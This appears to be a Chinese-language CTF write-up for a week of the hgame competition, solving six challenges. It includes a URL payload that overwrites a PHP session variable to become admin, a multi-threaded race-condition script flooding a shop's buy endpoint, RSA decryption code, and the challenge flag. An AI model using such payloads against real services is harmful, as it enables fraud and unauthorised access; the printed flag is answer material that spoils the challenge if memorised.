

Week2


1 懒狗 r4u

根据 hint 在网址后面加上 `www.zip` 下载得到源码文件，打开 `flag.php`

发现需要使得 `_SESSION['username'] === 'admin'` 但是网址后面输入并不行



看到 `admin` 前后的 `%27`，上网搜索得知是变量覆盖于是将后缀改为 `/flag.php?_SESSESSIONSION[username]=admin` 得到 flag



2. liki 的生日礼物

条件竞争，脚本如下

```
#-*- encoding: utf-8 -*-
2 import requests
3 import threading
45 class FuckThread(threading.Thread):
6 def __init__(self):
7 super(FuckThread, self).__init__()
8 self.daemon = True
190 def run(self):
11 while True:
12 try:
13 data = {"amount" : 1}
14 res = s.post(baseurl + "API/?m=buy", data = data)
15 print(res.text)
16 except:
17 pass
189 if __name__ == '__main__':
20 global s
21 global baseurl
22 baseurl = "https://birthday.liki.link/"
```

```

23 s = requests.session()
24 data = {"name": "jasfad", "password": "123"}
25 s.post(baseurl + "API/?m=register", data = data)
26 s.post(baseurl + "API/?m=login", data = data)
27 threads = [FuckThread() for i in range(128)]
28 for t in threads:
29 t.start()
30 for t in threads:
31 t.joi

```

3.WhitegiveRSA


先用在线分解网站 <http://www.factordb.com/> 分解 n 为 $p q$ 之后再用脚本

```

python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)] on win
32
Type "copyright", "credits" or "license()" for more information.
>>> import binascii
import sys
sys.setrecursionlimit(1000000)
def ByteToHex(bins):
    return ''.join('%02X' % x for x in bins).rstrip()
def n2s(num):
    t = hex(num)[2:-1] # python
    if len(t) % 2 == 1:
        t = '0' + t
    #print(t)
    return(binascii.a2b_hex(t).decode('latin1'))
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        print('modular inverse does not exist')
        return 'null'
    else:
        return x % m
c = 747831491353896780365654517748216624798517769637260742155527
p = 857504083339712752489993810777
q = 1029224947942998075080348647219
e = 65537
n = p * q
d = modinv(e, (p - 1) * (q - 1))
m = pow(c, d, n)
print (m)

```

得到明文 m 2559974471936861332250695601896749831380586717227729822077
后，在用脚本转化成文字



```

import binascii
def n2s(num):
    t = hex(num)[2:-1] # python
    if len(t) % 2 == 1:
        t = '0' + t
    #print(t)
    return(binascii.a2b_hex(t).decode('latin1'))
print(n2s(2559974471936861332250695601896749831380586717227729822077))

```

```

Python 2.7.6 Shell
File Edit Shell Debug Options Windows Help
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)] on win
32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====>
>>>
hgame{w0w~y0U_kNoW+R5@!}
>>>

```

4. dns

下载附件后，发现后缀为 pcapng，于是用 wireshark 打开，发现是流量包数据发现一个 a 记录，

```
▶ [2 Reassembled TCP Segments (945 bytes): #75(940), #77(5)]
▶ Hypertext Transfer Protocol
▼ Line-based text data: text/html
  <html>\n
  <head>\n
  </head>\n
  <body>\n
  <script>\n
    while(true){\n
      alert("Flag is here but not here")\n
    }\n
  </script>\n
  <b>Do you know SPF?</b>\n
  </body>\n
  </html>\n
```

得到提示为 spf，于是百度可得是 mx 记录，在 cmd 窗口查询相关记录即可获得 flag

5. Telegraph

比较简单，下一个分析软件 audacity，用它打开 MP3，发现一段很明显的摩斯密码，解码后便是 flag。

6. Tools

下载后发现是一个压缩包与一个图片，图片查看信息后发现 hint，



然后进行反隐写，得到压缩包密码，打开后又是一个压缩包与密码，好家伙，这才明白了图片的意思，这就是俄罗斯套娃，在用一样的操作，得到四张图片后，将他们拼在一起，得到一个完整的二维码。